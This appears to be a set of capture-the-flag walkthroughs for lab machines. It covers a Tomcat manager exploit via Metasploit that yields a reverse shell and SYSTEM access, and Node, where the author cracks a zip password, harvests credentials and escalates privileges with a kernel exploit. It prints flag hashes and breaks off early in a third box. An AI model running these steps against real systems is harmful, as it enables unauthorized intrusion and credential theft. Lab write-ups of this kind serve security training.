You are not authorized to view this page.

If you have already configured the Host Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Host Manager application. You will need to reset this protection by returning to the main Host Manager page. Once you return to this page, you will be able to continue using the Host Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single `admin` role to the following two roles. You will need to assign the role(s) required for the functionality you wish to access.

- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.

I was able to connect to the site through the username and password I found. I progressed


Tomcat Web Application Manager

Message:	OK - Reloaded application at context path /


Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy

searched for an exploit related to Tomcat \ 7.0.88



I entered the relevant data including the password and username. And I continued



I was able to get a connection

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying JmRmdFfP...
[*] Executing JmRmdFfP...
[*] Sending stage (58060 bytes) to 10.10.10.95
[*] Undeploying JmRmdFfP ...
[*] Meterpreter session 1 opened (10.10.14.3:4444 -> 10.10.10.95:49192) at 2022-04-05 03:13:25 -0400

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```


```
403 Access Denied - Mo...  *(Untitled)  root@lior: ~  Tue 5 Apr, 10:29  67%
root@lior: ~
File  Actions  Edit  View  Help
root@lior: /home/lior/Downloads ×  root@lior: ~ ×  root@lior: ~ ×  root@lior: ~ ×

 Volume in drive C has no label.
 Volume Serial Number is 0834-6C04

 Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:11 AM                88 2 for the price of 1.txt
               1 File(s)             88 bytes
               2 Dir(s)   2,419,171,328 bytes free

C:\Users\Administrator\Desktop\flags>cat 2 for the price of 1.txt
cat 2 for the price of 1.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```

Node


I started from nmap scanning and found that there is port 3000

```
┌──(root💀lior)-[~]
└─# nmap -p- -Pn 10.10.10.58
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-11 07:19 EDT
Nmap scan report for 10.10.10.58
Host is up (0.088s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 159.86 seconds
```


I entered through the browser to the IP address and the specific port with login




Going into the source of the page I discovered something interesting




I went to the excellent address and that's what I found out




To find out what the hash is I entered some interesting commands and finally






Now I enter to the 10.10.10.58:3000/admin

And I download this file



I made a zip to the file I downloaded so I could work with it




I played the file, And I found a relevant password for the zip file

```
┌──(root💀lior)-[/home/lior/Downloads]
└─# fcrackzip -Dp /usr/share/wordlists/rockyou.txt myplace.zip                127 × 1 ⚙
possible pw found: magicword ()

┌──(root💀lior)-[/home/lior/Downloads]
└─#                                                                            1 ⚙
```


app.js show me the the user and the password in the mongodb line

```
┌──(root💀lior)-[/home/lior/Downloads/var]
└─# ls                                                                         1 ⚙
www

┌──(root💀lior)-[/home/lior/Downloads/var]
└─# cd www                                                                     1 ⚙

┌──(root💀lior)-[/home/lior/Downloads/var/www]
└─# dir                                                                        1 ⚙
myplace

┌──(root💀lior)-[/home/lior/Downloads/var/www]
└─# cd myplace                                                                 1 ⚙

┌──(root💀lior)-[/home/…/Downloads/var/www/myplace]
└─# dir                                                                        1 ⚙
app.html  app.js  node_modules  package.json  package-lock.json  static
```


ssh mark@10.10.10.58 and the password




With the help of the uname command I was able to figure out what the relevant version was and I was looking for an exploit that could help me



I progressed with "Local Privilege Escalation"




With this command I downloaded the exploit to my system and immediately I will copy it to the attacked system



I used the following command to put the exploit into a file I made and I will immediately copy it to Mark

I went back to User Mark to run the file and become the root of the system




Paper

I started scanning nmap and discovered something very interesting "office.paper"

At the beginning I went to the address 10.10.11.143 I did not see anything special and relevant so I went to the address of office.paper

```
Network Distance: 2 hops

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   79.16 ms 10.10.14.1
2   79.28 ms office.paper (10.10.11.143)
```

At first I got a website arrival until I realized I needed to enter the address into the hosts




I did not find anything on the site and kept looking for what I could do

